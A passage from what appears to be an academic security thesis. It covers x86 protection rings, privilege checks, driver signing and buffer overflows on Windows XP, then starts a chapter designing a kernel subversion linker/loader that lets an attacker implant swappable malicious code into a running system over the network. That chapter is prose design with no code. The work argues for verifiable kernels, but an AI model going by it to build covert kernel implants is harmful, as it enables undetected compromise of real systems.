3	0	0	1	1	Data	Read/Write, accessed
4	0	1	0	0	Data	Read-Only, expand-down
5	0	1	0	1	Data	Read-Only, expand-down, accessed
6	0	1	1	0	Data	Read/Write, expand-down
7	0	1	1	1	Data	Read/Write, expand-down, accessed
Type	**11**	**10 C**	**9 R**	**8 A**	**Descriptor Type**	**Description**
8	1	0	0	0	Code	Execute-Only
9	1	0	0	1	Code	Execute-Only, accessed
10	1	0	1	0	Code	Execute/Read
11	1	0	1	1	Code	Execute/Read, accessed
12	1	1	0	0	Code	Execute-Only, conforming
13	1	1	0	1	Code	Execute-Only, conforming, accessed
14	1	1	1	0	Code	Execute/Read-Only, conforming
15	1	1	1	1	Code	Execute/Read-Only, conforming, accessed

Table 1. Intel's Fine-Grained Access Controls.

F. EXECUTION DOMAIN SEPARATION

In order to provide a separate execution domain for a system's implementation of the Reference Monitor, to separate its execution from untrusted subjects, we require some notion of higher and lower privileged executable sections of code or instructions in a system. One way to implement a hierarchical structure of separate domains is by using

available hardware mechanisms such as segmentation, descriptors and privilege level bits to create a software implementation of protection rings. This was the method used by Multics designers to implement eight protection rings, as is pointed out in [KAR74].

1. Protection Rings

The concept of protection rings is useful because it takes all of the protection mechanisms that were mentioned before and creates execution domains for entities in a system, that require more or less privilege for carrying out different tasks. These executing entities should have access authorizations only for those tasks, which implements the principle of least privilege. Thus with protection rings, a subject can only have the privileges it needs to do its job and nothing more. This translates very well into the idea that there ought to be several modes: kernel, user and other operating modes to keep parts of the security mechanisms isolated from the users of the system.

As it is described in [SCH72], a protection ring is an attribute, stored in hardware in the form of privilege bits, of the domain that is assigned to a subject. The lower the ring assigned to a subject, the greater the subset of potential accesses and the greater the privilege of that subject. If a subject wishes to access a certain segment the security mechanism can look at the privilege level of the segment, located in the descriptor (usually implemented in hardware), and compare that to the privilege level of the subject. Thus, if the former is less than or equal to the latter, it grants the access specified by the read, write and execute flags specified as the domain of the initiating process. In more advanced hardware architectures, a segment could be constructed so that certain higher privilege levels could potentially write and read to a segment, while a lower privilege level could only receive read access, for example.

Realistically, it is safe to assume that most systems do not require eight or nine protection rings implemented in software, using hardware features such as privilege level bits and segmentation. As a minimum, however, according to [AME83], [CAE02], and [CC99], three privilege domains are needed to properly protect certain privileged instructions from less privileged subjects. This architecture, given that rings are used, requires that there are two supervisor rings and one user ring. The highest privilege level

ring would contain the Reference Monitor, the middle ring would contain the domain for other operating system code such as device drivers and the last would be used as a user or application privilege ring. The Common Criteria, as was mentioned above, agrees with this assertion by stating that domain separation must be used between the Reference Monitor portion of the kernel, the additional untrusted functions of the operating system, and the remainder of the untrusted subjects in the system operating at the lowest privilege level.

G. CHANGING PRIVILEGE LEVELS IN A CONTROLLED MANNER

If a low privilege code segment wishes to access a higher privileged segment, such as when a higher privileged I/O routine must be accessed to complete an I/O operation, there must be a controlled, mediated manner for this change of privilege levels to occur. In most hardware implementations, the subject would access what is called a gate, a location specified by and within the sought after segment. This gate would allow access to the routine only, and not to other parts of the segment, such as data structures that hold information that the lower privileged user should not have access to. Gates provide a lower privileged subject the ability to access higher privileged data at specified points in the higher privileged object only.

Also, when switching context as in a multiprocessing environment, it is important to ensure that when the instruction pointer changes to a subject which does not have the same privilege as the current subject, this must be done in a controlled manner such that the new, less privileged subject does not adopt the privilege level of the previous subject. That way, user code is not executing as kernel code, for example, which could be disastrous. An example of how inadequate privilege separation is exploited is through the buffer overflow, which will be discussed in more detail in the next chapter.

H. MANAGING SYSTEM I/O RESOURCES AND MINIMIZING COVERT CHANNELS

Input/Output device security within a system is often neglected because of its complexity and the need to optimize a system with respect to access times to and from

devices. It has been shown as in [KA91A], that unless the I/O subsystem is properly controlled, there are certain covert channels, or information tunnels, that can be exploited to leak higher sensitivity data to a lower sensitivity subject (i.e. Top Secret to Secret), a condition which would violate the system security policy. This virtualization limits the number of global variables visible to lower level processes. These lower level processes may be signaled by a Trojan horse operating at a higher level to pass information to a lower level using storage channels. Timing channels may also exist, although they require an outside clock source, before addressing timing channels, it is more beneficial for system security if the storage channels are completely removed first.

A good example of a potential channel in the I/O subsystem is that presented by [KA91A]. In it, the hard disk algorithm was attacked by having a higher level Trojan horse either signal a '1' by requesting I/O to one block and '0' by requesting another. The lower level process listening and writing the output, would look at the sequence of accesses and by looking at the order, could determine the signal. This is relevant for systems with more than one user, these users having different access classes (i.e. Top Secret, Unclassified), commonly referred to as multi-level systems. To solve this problem, one could rely on a synchronous, polling type of I/O algorithm, though this is often viewed as extreme. A better method, however, would be to limit channels by analyzing algorithms for subtle design flaws that might enable information to be passed to a lower sensitivity level. Such care is necessitated even though some channels if removed, could make the system unusable, and thus, can only be minimized.

One way to generalize protection of an I/O system is to represent I/O devices as subjects, as was done in constructing the GEMSOS system [SCH85]. In this system, the access class of an I/O device limits what information can pass to and from it. This enables the security mechanisms of a system to check access requests of these devices because they frequently attempt to access buffers and other processes' memory spaces to complete I/O requests. In this way, it is useful to describe it as a kind of shared library.

Another way to protect the I/O system, not with respect to covert channels, is protecting I/O resources using the previously mentioned protection principles. I/O descriptor tables can limit access to I/O relevant segments such as those that hold the I/O

vector to specified supervisor processes. Making the I/O vector read only using segment access types (i.e. Read, Write), can prevent the inadvertent or intentional corruption of I/O relevant tables. Protection rings can be used in all of these components and can limit which part of the kernel can gain access to these segments by blocking these resources from underprivileged kernel subjects.

I. CONCLUSION

In conclusion, several security concepts have been described that are relevant to system security. Where there are hardware architectures that contain these mechanisms for implementing a secure operating system, they ought to be used by system designers to build the highest assurance system possible. However, this is not always the case. In the next chapter, I will focus on the Intel x86 hardware architecture, present these hardware features as they apply to Windows XP and the presented x86 architecture, and discuss how these features should be effectively used.

III. INTEL X86/WINDOWS XP SPECIFIC RECOMMENDATIONS

In this chapter, the previous hardware requirements for high assurance systems will be used to illustrate that, if developers of Windows XP desired, they could use the available hardware architecture of Intel's 32-bit x86 architecture, to help implement a high assurance system.

A. INTRODUCTION

If the Windows XP operating system were to be redesigned for higher assurance, the requirements that were mentioned in the last chapter ought to be considered as a basis for improvements. The way the XP kernel uses Intel's x86 hardware should be looked at and refinements should be made to ensure Windows XP can effectively use the available hardware features for high assurance. As a basis for the operating system internals, I will refer to [SOL00] as a reference to the constructs within the kernel and I will refer primarily to the documentation from Intel, [INTP5], for a detailed specification of the x86 32-bit architecture.

The reference monitor concept dictates that in order to ensure that all access attempts within the system are mediated based on a set security policy, three requirements are needed. These are that the Reference Validation Mechanism (RVM), the code that enforces the security policy, must be tamperproof, always invoked, and small enough to be analyzed and tested to ensure complete mediation [AND72]. The last requirement itself is constructed of the notions that the RVM must contain all code necessary to enforce the security policy, and that the RVM only contains what is sufficient to do its job of mediating access attempts, (i.e. no extra code in the RVM modules).

In our discussion, the term, operating system or system memory, will be used to describe all code and data structures that operate at Windows XP's higher protection ring, commonly called kernel mode. The kernel, as defined in [AME83], is the security relevant portion of the operating system that ought to be separated from the remainder of the operating system. This is referred to as the implementation of the Reference Monitor in [CC99] or RVM. In Windows XP operating system terminology, it is important to

note, the kernel is substantially larger than this, and includes the supervisor portion of system, which does not carry out security relevant tasks, but that runs in kernel mode with the security relevant portion. These terms will be used to describe Windows XP's attributes, so as to avoid confusion in terminology.

B. DOMAIN SEPARATION IN WINDOWS XP

The operating system in Windows XP is one big block of memory. It resides in one, large address space, in which all instructions that operate at the highest privilege level, hereafter referred to as Windows' kernel mode, may address any data or jump to any other instruction in kernel mode memory space. Though system programmers and even Intel's user manual may refer to this as the un-segmented memory model, segments are still used, but all descriptors refer to the same memory [INTP5]. In the x86 architecture, no bit exists to turn off segmentation completely. There are bits to toggle paging and to control varying virtual modes such as virtual 8086 mode (real mode), but the segmentation hardware performs the address calculations, base and bound, and access rights checking on every memory reference, regardless of whether the flat or segmented model used. These calculations are performed by converting the logical address to a linear address using the segment selector (unique identifier), which refers, in a table, to the base address of the segment. The offset is calculated and compared against the limit of the segment descriptor that is loaded to complete the operation. If paging is used, the linear address is converted in hardware to a physical address, and if not, they are the same address.

Windows XP does not provide a separation between security relevant portions of the operating system, and non-security relevant portions. In an ideal implementation, according to [AME83] and [CAE02], a privilege level separation should exist in order to protect the implementation of the Reference Monitor from other operating system code, such as device drivers and functions that do not handle shared resources in a system. This is to provide the highest possible assurance that the system's security policy is always enforced and the system never enters an insecure state. In this section, a case is made for creating a privilege separation between the kernel, the security policy enforcing

portion of the operating system, and the supervisor, the portion of the operating system which does not handle shared resources between users.

1. Privilege Levels in Intel's 32-bit Architecture

Stored in the segment descriptors that refer to segments are two bits that signify the privilege level of the segment. These bits stand for four privilege levels, (i.e. 0, 1, 2, and 3, 0 being the level of highest privilege) and are used in the Windows XP operating system to separate kernel mode from user mode, using only the first and last privilege levels, 0 and 3. [INTP5] To assist in the enforcement of privilege level protections, there are three data structures that hold privilege level information. The CS segment register holds the current privilege level (CPL) of the currently running program. All segment descriptors have a descriptor privilege level (DPL) field, which holds the referred to segment's privilege level. Finally, the segment selector that is created by a procedure holds the requestor's privilege level (RPL), which is to say, the segment selector is loaded into a segment register along with the privilege level requested by the calling procedure.

In the Intel 32-bit architecture, there are two different kinds of privilege level checks that are made when access to segments are attempted. The first occurs when access to data is involved, (i.e. to a data segment) and the second occurs when control is being transferred, such as to a code segment. When a data segment selector is loaded, the check is made to see if the lower privilege level of the CPL and RPL is of high enough privilege (greater than or equal) to the DPL of the segment pointed to by the descriptor holding the DPL. If the CPL is lower than the desired segment's privilege level, a transfer into a higher privileged running segment is necessary. That brings us to the next kind of privilege level check, which occurs upon control transfer. Typically, control transfers occur when jump, call, return, interrupt and interrupt return instructions are executed. According to [INTP5], "near forms of the JMP, CALL, and RET instructions transfer program control within the current code segment, and therefore are subject only to limit checking." This is done to ensure execution is not being passed into a segment not in the addressable domain of the execution entity. It further describes, that, "the

operands of the far forms of the JMP and CALL instruction refer to other segments, so the processor performs privilege checking." This is done either through selecting the descriptor of another executable segment, or by selecting a call gate descriptor to access a segment of higher privilege level. When a call gate is not used, only the CPL and DPL are checked to see if the privilege level of the calling segment is equal to the called segment, or, "the segment is a conforming code segment, and its DPL is less (more privileged) than the CPL." Conforming in this context meaning that the called segment adopts the privilege level, in this case lower privilege level, of the calling segment. When a call gate is used, a check is made of the following privilege levels: 1.) the current privilege level, 2.) the requestor's privilege level, "of the segment selector used to specify the call gate," 3.) the descriptor privilege level of the gate, and 4.) the privilege level of the segment descriptor of the sought after code segment. The checks are made, when using gate descriptors, according to the following criteria [INTP5]:

For a JMP instruction to a nonconforming segment, both of the following privilege rules must be satisfied; otherwise, a general-protection exception is generated.

- MAX (CPL,RPL) ≤ gate DPL
- Destination code segment DPL = CPL

For a CALL instruction (or for a JMP instruction to a conforming segment), both of the following privilege rules must be satisfied; otherwise, a general-protection exception is generated.

- MAX (CPL,RPL) ≤ gate DPL
- Destination code segment DPL ≤ CPL

Figure 1. Jump and Call Instructions for the x86 Architecture

2. Advantages and Disadvantages of Kernel Separation

Now that we have discussed Intel's framework for creating separate execution domains for the Reference Monitor and the supervisor, we describe the reasons for using such mechanisms to create this separation between the security and non-security relevant portions of the code.

There is one main benefit of having only one execution domain for all system code, in which the segment descriptors do not change for jumps, calls and interrupts,

because the privilege level never has to change. There are gains in performance when using near calls versus using far calls. Far calls are used when referring to address space outside the immediate segment, as pointed out in [INTP5] and if a privilege level changes through a gate or a transfer of control to a conforming code segment, the corresponding call would be a far call. As long as near calls are used, these extra operations are not necessary and processor time is saved. The following diagram shows the various far and near calls that the X86 architecture supports and the processor time they require to complete the instructions [DET01].

	Clock Cycles			Number	
Operand	386	486	Pentium	of Bytes	Opcode
near relative	7+	3	1	5	E8
near indirect					FF
using register	7+	5	2	2	
using memory	10+	5	2	2+	
far direct	17+	18	4	7	9A
far indirect	22+	17	5	6	FF

Table 2. Far and Near Calls

The disadvantages of using only one privilege level for a single kernel mode are directly related to the protection of the Reference Monitor implementation, the RVM. If a RVM is to be considered tamperproof, there has to be a separation between the most vital security features and the non-security related supervisor, just as there is a separation between the system execution domain and user execution domain. If the RVM is not tamperproof, it may not be always invoked due to its possible deactivation by errant or malicious code. Further, the RVM, if no separation exists between the kernel and supervisor parts of the operating system, may have the necessary functionality, but what is in the RVM cannot be called sufficient (i.e. limited to only that security functionality).

The ideal construction would allow for a privilege level separation between the RVM and other operating system code. This would include using privilege level 0 for the higher, kernel privilege level and privilege level 1 for the less privileged operating system mode. In the X86 architecture, there are two bits, or four privilege levels, to designate the privilege level of an executing segment. The first two levels can be used as was

described, in the kernel, and the last two can be used to differentiate higher privileged user mode processes such as daemons and DLL routines from the less privileged applications, like solitaire. This gives the RVM, interrupt vectors, auditing mechanisms, paging control code, etc., the protection they need from device drivers, OS Extensions, and non-security related functions, that normally would reside in the kernel. Privilege levels, combined with segmentation provide the basis for this kind of protection. If a call is made to a privilege level 0 code segment, that is not available to a privilege level 1 system thread that is executing, then a gate can be used by the RVM to ensure the access is to a specified location and not to arbitrary portions of higher privileged segments, as is the case with Windows 2000/XP. Locating device drivers within the same kernel space as the security functions of the kernel is dangerous. From a security standpoint, developers of the operating system have to be trusted, but device driver developers must be trusted as well. Further, the need for device driver verification would be reduced significantly, because the system would not have to trust some certification process outside of the system. The next section will discuss more about device driver verification and how using hardware effectively will reduce the amount of verification needed. In summary, dividing the kernel into rings will allow for a logical separation of the security and non-security related portions of the kernel and will provide for a verifiable reference monitor implementation.

C. ON THE QUESTIONABLE SECURITY VALUE OF DEVICE DRIVER SIGNING

As it was mentioned previously, the device drivers in Windows 2000/XP run in the same security context as the reference validation mechanism. This is to say, they operate at Ring 0, with full access to the only segment descriptor in the kernel. Therefore, they can potentially turn off all access checking, thus disabling the kernel through tampering. As it was pointed out in [SOL00],

> "Although each Win32 process has its own private memory space, kernel mode operating system and device driver code share a single virtual address space. Each page in virtual memory is tagged as to what access mode the processor must be in to read and/or write the page…. In other words, once in kernel mode,

> operating system and device driver code has complete access to system space memory and can bypass Windows 2000 security to access objects…. Because the bulk of the Windows 2000 operating system code runs in kernel mode, it is vital that components that run in kernel mode be carefully designed and tested to ensure that they don't violate system security." [SOL00]

The answer to this problem was the driver signing and verification system [MIC01]. This mechanism simply warns the user if an unsigned driver is to be loaded by the operating system. Drivers are tested at Microsoft at Windows Hardware Quality Labs (WHQL), and have been since 1998 [MIC01]. When a driver has been tested, it is signed using a private key from Microsoft and delivered to the vendor. Thus, when the driver is installed, the operating system can determine whether or not it has been altered since testing at WHQL. This is done based on a user-defined driver acceptance policy, which enables the user to choose to Ignore, Warn or Block drivers whose signatures cannot be validated by the system.

There are several problems with this arrangement. First, we are assuming that the user will be responsible and not install the unsigned, possibly malicious or defective driver by setting the driver policy to Block unsigned drivers. Though this may happen in some cases, it is not a one hundred percent solution to the problem because the user may want his device to work regardless of whether he understands the security implications of this act or not. In fact, the user may be a malicious insider preparing for an attack on the system at a later date. Also, the user may think that he is installing a device driver that is from a reputable source, however, it was replaced at some point before it was checked, signed, and distributed to the user by an attacker. Another potential problem is that a malicious developer either at Microsoft, or someone who has stolen the private key, may have signed a driver that should not have been signed simply because he wants to mount an attack on any machine that uses that driver. [CAE02] discusses the Plug and Play driver vulnerabilities that were discovered, which could in fact have been introduced by a malicious developer. Other possibilities include a subverted driver checking mechanism, or if the private keys used to sign the device drivers were somehow obtained, illegally, from Microsoft Corporation. Such was the case in 2001 when Microsoft certificates were erroneously given to individuals posing as employees at Microsoft [AND02].

The essence of this problem lies in the fact that Device Drivers may be designed with malice in mind, or may just be poorly engineered. The only true protection that can be used to protect the reference monitor is to separate the device driver mechanisms through the use of segmentation, access checking and separate protection rings. This enforces the principle of least privilege by limiting the ability of the device drivers to gain access to the reference monitor and alter it, thus making it useless. The following is a diagram from Intel's Pentium Processor System Programmer's manual [INTP5], which illustrates the division between the device driver and higher privileged code.




Figure 2. Protection Rings in the x86 Architecture.

D. ATTACKS USING STACK MANIPULATION

One of the most prevalent attacks on information security on an application and its underlying operating system is the buffer overflow attack. These are typically divided into stack and heap overflow attacks. Hackers routinely utilize buffer overflow attacks to gain root or administrator access to a system by exploiting certain memory bounds checking vulnerabilities in user applications. These applications typically do not check the bounds of the buffers that are used in a processes' memory, so that when an attack is

commenced, such as with the stack overflow, the input into the buffer is written to stack space to which it should not be written. Basically, more is written into the buffer than can be held by it, so the function frame data that was saved on the stack prior to the buffer space being pushed to the stack, such as the return pointer for the function, is overwritten, allowing the return to an unauthorized space in memory. By overflowing the contents of a buffer onto the return address for the function called, the hacker is allowing the instructions to which this process ultimately returns upon the completion of the function, to have the inherited privileges of the calling thread.

There are several approaches that can be used to reduce this kind of vulnerability. As is described by Mixter in his tutorial [MIXT], several approaches can be taken to catch these vulnerabilities when they appear. *SUID* wrappers are mentioned in the tutorial but are primarily used in UNIX based systems and are not relevant to Windows, thus they will not be explored as a solution. Also, compilers, which carry out bounds checking of variables, are useful; however, one cannot assume application programmers will use only these kinds of compilers because this more likely depends on programmer preference or what the software's previous versions were written with. Other methods involve the use of 'canaries' or values that are placed just before the return pointer that, if modified, will prevent the return to the address specified, because that was probably overwritten as well.

One possible improvement, from the system programmer's perspective is to make all stack and heap segments non-executable both in the kernel and user space. This technique was one of the solutions implemented in Multics, which is described in [KAR02]. This can be achieved through hardware mechanisms, already in place when segmentation is used, to stop the instruction pointer from entering stack memory space. In the Intel x86 architecture, system programmers can specify the access restrictions on a segment by altering flags such as read/write in data segments and read/execute in code segments. Stack and Heap segments are special data segments, and therefore, cannot be executed. However, when flat model applications run, and segments are not used, stack and heap overflows can allow the attacker to execute code stored in the stack because the segmentation protections are not in place. In kernel memory where no segments are used, the same vulnerability exists. Kernel buffer overflows vulnerabilities, such as the

Microsoft ntdll.dll (a kernel mode DLL) IIS web server vulnerability, have resulted in arbitrary code being launched at privilege level 0 with the attacker being able to operate at the same privilege level as kernel code [CER03].

Though segmentation will not solve the buffer overflow problem, when segmentation is used, the impact of an overflow is reduced because as memory accesses attempt to cross a segment boundary, a check is made prior to the transfer of control from one segment to another, allowing previously mentioned protection mechanisms such as hardware privilege levels, segmentation, and access control bits (i.e. read/write) to be invoked to check if access is allowed into the new segment. Further, as mentioned in [INTP5], there is no performance penalty for utilizing the access permissions in segmentation, because segmentation access checking is encoded in hardware, is always executed, and is done before any memory operations have started.

E. ACCESS CONTROL GRANULARITY

In Windows 2000, a large amount of access control within the kernel is done at the paging layer. Whole portions of code may be marked read only or read/write by setting a bit located in the CR0 register, which governs the accessibility of a page [INTP5]. The following is a diagram of this register with the pertinent bits highlighted.




Figure 3. CR0 Register in the x86 Architecture

The Write Protect or WP bit, (bit 16) is used to determine whether the page is read only or read/write. The Protection Enabled or PE bit (bit 0), enables protection at the segment descriptor level, which is preferred over page level protection for several reasons. The only true benefit to having page level memory protection is that without segmentation, it provides a minimal amount of protection within the kernel for certain pages. For example, Windows 2000/XP marks a page read only if it is a code page, either for NTOSKRNL.EXE or for device drivers [SOL00]. The weaknesses of this approach to

protecting memory in the kernel are important to consider. First, without segmentation, it is not difficult in a flat memory-addressing scheme for an attacker with kernel mode access, such as when the page managing code of the kernel is subverted, to enable writing to a read only code page and to change the code to act in a manner conducive to his attack. Also, marking certain areas non-executable is not possible because, intuitively, any page that is marked read is executable as well.

Also, according to [SOL00], system code write protection does not apply to systems with 128 MB or more of physical memory. This is because larger pages are used instead of smaller ones, 4 MB versus 4 KB, and because a 4 MB page may have more than just code in it, it is useless to assign code protection to a page with data in it as well. With regard to segments, the size is not fixed to 4 KB or 4 MB, rather, the size is variable up to the entire kernel memory space. Segmentation, not paging, provides the correct access granularity for sections of code and data, especially within the kernel when more than one privilege level is used.

F. CONCLUSION

In this chapter, the principles for the effective use of hardware presented in the previous chapter can be implemented using the x86 hardware. With the Pentium processor and associated chipset, proper protection of the system is available to enable segment level protection, buffer overflow prevention, making the RVM tamperproof, isolating device drivers, and separating non-security relevant operating system code from security relevant code. This is done through the use of hardware mechanisms such as segments, privilege rings, and proper access control granularity (i.e. segment level and not page level).

THIS PAGE INTENTIONALLY LEFT BLANK

IV. SUBVERSION LINKER/LOADER DESIGN

A. INTRODUCTION

The dynamic subversion artifice is an attempt to show that it is not difficult for an attacker with some knowledge and access to a deployed system, to implement and install different kinds of subversion artifices at will, after the system has been shipped and is in an operational status.

The subversion is composed of three fundamental design portions: the Bootstrap Loader which acts as the resident, always-on portion of the subversion; the linker/loader which handles the loading, relocation and persistence of the artifice code; and the actual artifice attack code itself, which can be swapped in and out as the type of attack changes. The bootstrap loader is the main interface between the machine and the outside world, and can be thought of as the resident, always-ready-for-a-trigger portion of the subversion. When the linker/loader code is sent to the system, along with the attack code, the linker/loader will provide the artifice with a context in which it can run. The loaded artifice itself then runs as any other operating system code would. It acts as if it were in the system because it was either, originally placed there by a malicious developer, introduced later in the lifecycle as stated in [MYE80], or even introduced to the system through a buffer overflow. It can be jumped to, or called at will to activate the subversion. For the purposes of the linker/loader, the target modules or nature of the actual loaded attack code is not important. From the perspective of the bootstrap loader, the linker/loader is not important.

The way that a dynamic subversion differs from a normal subversion or trapdoor, is that with a dynamic subversion, the target operating system component of the attacker is changed at will. For example, on one day, the attacker may wish to export IPSEC keys from the system, and on the next day, the attacker may wish to corrupt the integrity of auditing data entries. With the dynamic subversion artifice, the attacker can load any malicious patch into the system while it is running, have it linked and loaded into a semi-permanent storage location and finally, store it for later use.

The linker/loader itself, which is the second major portion of the overall framework, and the portion that this thesis focused on, is the means by which the dynamic portion of the artifice finds space to operate or is loaded, is relocated in its allocated space of memory, and finally, is restored upon system boot. The term 'loading' is used to describe the linker/loader's function of finding memory for the artifice to reside in kernel memory, and to move the artifice into the memory area(s) that were found. The term 'relocation,' is used to show that the attack code that is loaded into the space that is found for its execution, must be able to refer to parts of itself within that allocated space, and, unless it is completely self-referencing in a position-independent manner (i.e., relative jumps and memory accesses) there are portions of the code which must be able to point to fixed memory addresses.

The primary goal of this portion of the dynamic subversion artifice is to accept implantable, artifice code and prepare it to run in the target machine by giving it a context in which to run. The reason for this is that in order for this kind of attack to be generalize-able, any kind of artifice code must be manageable by the linker/loader. Also, placement within system memory does not have to be the same for every attack that is loaded, nor must the loader place it directly in the module whose behavior is being altered during the attack. That is, all the loader must do is allocate or find a space large enough to hold the artifice and this allocated memory will suffice. Also, the task of relocation does not have to be done at the target machine; rather, it can be done before it is sent to the machine being attacked. Further, although obfuscation, or deliberate hiding is not a goal of this exercise, it is in fact very difficult to discover the actions of the linker/loader or the entire artifice for that matter. Though there are myriad different ways to implement the linker/loader, the main point is that it is not hard to do.

B. ASSUMPTIONS

Before exploring the specific design decisions that were made concerning the Dynamic Subversion Linker/Loader, it is useful to discuss the assumptions that are being made about the environment in which the Linker/Loader will operate. Keep in mind that

these assumptions do not overly constrain the experiment by assuming away too much, thereby causing the spirit of the experiment to be lost.

First, we assume that the platform is Windows NT based, which is to say it could be carried out on Windows XP, XPE (embedded), 2000, or the original NT operating system. Readers should note that this attack's general blueprint can be applied to another system such as Linux or a BSD based Unix OS, and that this type of attack does not just demonstrate a vulnerability of Windows-based machines. The choice of this system is just as good as another for this demonstration because, from a malicious attacker's viewpoint (i.e. someone with access to the source code or other representation of the systems during its lifecycle who would like to modify the system code in some unauthorized manner), it is relatively easy to do regardless of the target machine. The point is that this could be done to any system whose protection mechanisms and reference monitor have not been verified to be safe from tampering.

Next, we assume that before the linker/loader is put into place, that the bootstrap mechanism has been properly installed in the target machine, and operates as specified. Just as the implanted artifice itself must rely on the linker/loader, the bootstrap mechanism must be relied upon to provide several services for the linker/loader such as triggers, an initial place to run in memory, and (optionally) feedback to the attacker.

Third, we assume that the means for the attack to be mounted upon the target system is a network in which the attack server is able to send/receive packets to/from the target machine. This is not an exercise in host-based firewalls, nor one in the general field of network security. Though the project recognizes that proper security mechanisms could potentially block the attack by using firewalls or intrusion detection systems, the point that a malicious insider could carry out this attack on any machine (including a firewall or intrusion detection system!) in the world running this operating system is reason enough to take this threat seriously.

Fourth, we assume that the linker/loader is able to allocate memory on the target system, by using a function call. This means it must be able to call kernel level functions and specify the size of the buffer space when calling or simply find the needed space in an unused portion of memory. There are several hacker tricks documented on the

Internet which specify ways to do this, one of which will be utilized by the linker/loader to find memory in which to implant the artifice. For the purpose of showing the ability to cope with split memory allocations, which is to say that not all of the memory needed can be found in one contiguous block, we show furthermore that the linker/loader and the attack code are able to cope with the attack artifice being loaded into two separate spaces.

Also, by design, we assume that the address for calling the kernel mode memory allocation function is static. This assumption is made because "ntoskrnl.exe," which contains the kernel-mode instructions for the operating system, including memory allocation functions, is relatively static from boot to boot as far as the base load address is concerned. Therefore, the author did not find it necessary to find the address on every boot, though it could have been accomplished relatively easily.

Last, though we would like to assume that persistence is always an option, we may assume that permanent storage is not always available. If it is available, it allows the attacker to reestablish the artifice upon system boot. If not, the spirit of the experiment is not lost because this does not detract from the ability to implant the artifice repeatedly in the first place after each system boot.

C. HIGH LEVEL DESIGN

The design for the linker/loader can best be described as a sequence of phases because the linker/loader has a definite start and finish of execution. Before its execution the bootstrap loader code must be activated. When the linker/loader completes, the implanted artifice is started. Because the implanted artifice relies on the linker/loader code to give it a context, there must be a definite agreement between these two portions as to the interface presented by the linker/loader to the exploit application that specifies the upper layer, the delivered artifice code, what services it can expect from the lower layer. In general, the dependency is driven by the order of execution, because the linker/loader completes before any of the implanted artifice code is executed. There is however an interface that is not time dependant that relies on predictable communication between the two portions, namely the means by which addresses are relocated. Design decisions regarding the interfaces will be discussed in the next section.

This design takes into account the requirements mentioned previously as well as the assumptions made about the environment. The linker/loader has several stages in which to carry out its portion of the attack, which is to set up the environment for the implantable artifice. These three stages are explained below.

In the first stage, the task is to find a portion of memory large enough to fit the entire implanted artifice into at least two memory areas. This is to make the linker/loader more robust so that is possible to enable support for non-contiguous memory. The artifice could reside in multiple areas, no greater than the number of functions, thus allowing maximum flexibility for finding memory in a memory restricted system. Given that this portion can be allocated by some other means such as scouring the memory space for a large collection of initialized, but not used space (consecutive 0's) or calling a memory allocation function, an address is returned, as feedback, to the attacker so the relocation of the implantable artifice can be done at the attacker's own machine. In the case of this design, the memory allocation is done using a function call.

Stage I:

1. The implantable code is prepared for use by the attack server (i.e., placed in the correct directory).
2. The *find memory* function is sent to the target machine with specific parameters (size for example) using the bootstrap loader's *load* function and is stored in the bootstrap loader's buffer area (1st buffer area).
3. The trigger is set for the *find memory* function using the bootstrap loader's set trigger function.
4. Send the trigger to activate the *find memory* function.
5. The specific address of the beginning of the allocated buffer area (2nd buffer area) is returned as feedback to the attacker's own machine, or a null if the operation failed.

